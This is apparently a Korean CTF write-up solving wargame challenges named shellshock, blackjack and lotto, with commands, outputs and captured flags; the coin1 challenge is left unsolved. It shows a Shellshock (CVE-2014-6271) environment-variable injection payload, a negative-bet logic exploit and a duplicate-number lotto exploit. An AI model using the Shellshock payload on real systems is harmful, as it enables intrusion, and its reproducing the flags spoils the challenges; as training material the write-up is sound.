그리고 shock_me 가 정상적으로 실행 될 수 있게 환경변수에 파일을 생성한 임시 디렉토리를 추가해 줍니다.

```
1. ssh
shellshock@ubuntu:/tmp/so$ echo PATH=$PATH:/tmp/so
```


이제 셸쇼크 코드에 이어서 명령어를 실행해 주면 echo 파일에 auth 값이 들어갑니다.

```
1. ssh
shellshock@ubuntu:/tmp/so$ env X='() { (a)=>\' ~/shellshock
/home/shellshock/bash: X: line 1: syntax error near unexpected token `='
/home/shellshock/bash: X: line 1: `
/home/shellshock/bash: error importing function definition for `X'
shellshock@ubuntu:/tmp/so$ cat echo
only if I knew CVE-2014-6271 ten years ago...!
shellshock@ubuntu:/tmp/so$
```

blackjack

<http://cboard.cprogramming.com/c-programming/114023-simple-blackjack-program.html>

링크를 타고 들어가면 프로그램의 소스코드가 나와 있습니다. 이 코드의 가장 큰 문제점은 play 에서 패배하였을때 $\text{cash} = \text{cash} - \text{bet}$ 부분입니다. bet 가 음수인지 검증 하지 않으므로 bet 에 -1000000 을 입력하고 패배하게 될 경우에 cash 에 1000000 이 더해지므로 문제가 해결 됩니다.



```
1. nc
YaY_I_AM_A_MILLIONARE_LOL


Cash: $1000500
-----
IH   I
| 3 |
|  HI
-----

Your Total is 3

The Dealer Has a Total of 10

Enter Bet: $
```

Lotto



```
1. ssh

// generate lotto numbers
int fd = open("/dev/urandom", O_RDONLY);
if(fd==-1){
    printf("error. tell admin\n");
    exit(-1);
}
unsigned char lotto[6];
if(read(fd, lotto, 6) != 6){
    printf("error2. tell admin\n");
    exit(-1);
}
for(i=0; i<6; i++){
    lotto[i] = (lotto[i] % 45) + 1;    // 1 ~ 45
}
close(fd);

// calculate lotto score
int match = 0, j = 0;
for(i=0; i<6; i++){
    for(j=0; j<6; j++){
        if(lotto[i] == submit[j]){
            match++;
        }
    }
}

// win!
if(match == 6){
    system("/bin/cat flag");
}
else{
    printf("bad luck...\n");
}

}
```

55,0-1 31%

lotto 프로그램의 일부입니다. Lotto 프로그램의 취약점은 calculate lotto score 부분입니다. 1 개에 대하여 반복적으로 확인하기 때문에 만약 입력값 6 개를 통일하고 1 개만 맞추더라도 match 가 6 이 되어 버려 문제가 풀립니다. 즉 1/45 확률을 맞추는 문제로 변경 된것입니다. 결국 값이 맞을 때까지 계속 시도하면 auth 값을 구할 수 있습니다.

```
1. ssh
Submit your 6 lotto bytes : 1111111
Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
Submit your 6 lotto bytes : 1111111
Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
Submit your 6 lotto bytes : 1111111
Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
Submit your 6 lotto bytes : -----
Lotto Start!
sorry mom... I FORGOT to check duplicate numbers... :(
- Select Menu -
1. Play Lotto
2. Help
3. Exit
1
Submit your 6 lotto bytes : -----
Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
█
```


Coin1

문제를 보니 이진 탐색 알고리즘을 통해 풀라는 문제로 생각됩니다. 하지만 파이썬 프로그래밍을 할 줄 모르고, 프로그램의 입출력을 받아 오는 방법을 알지 못해 풀지 못하였습니다.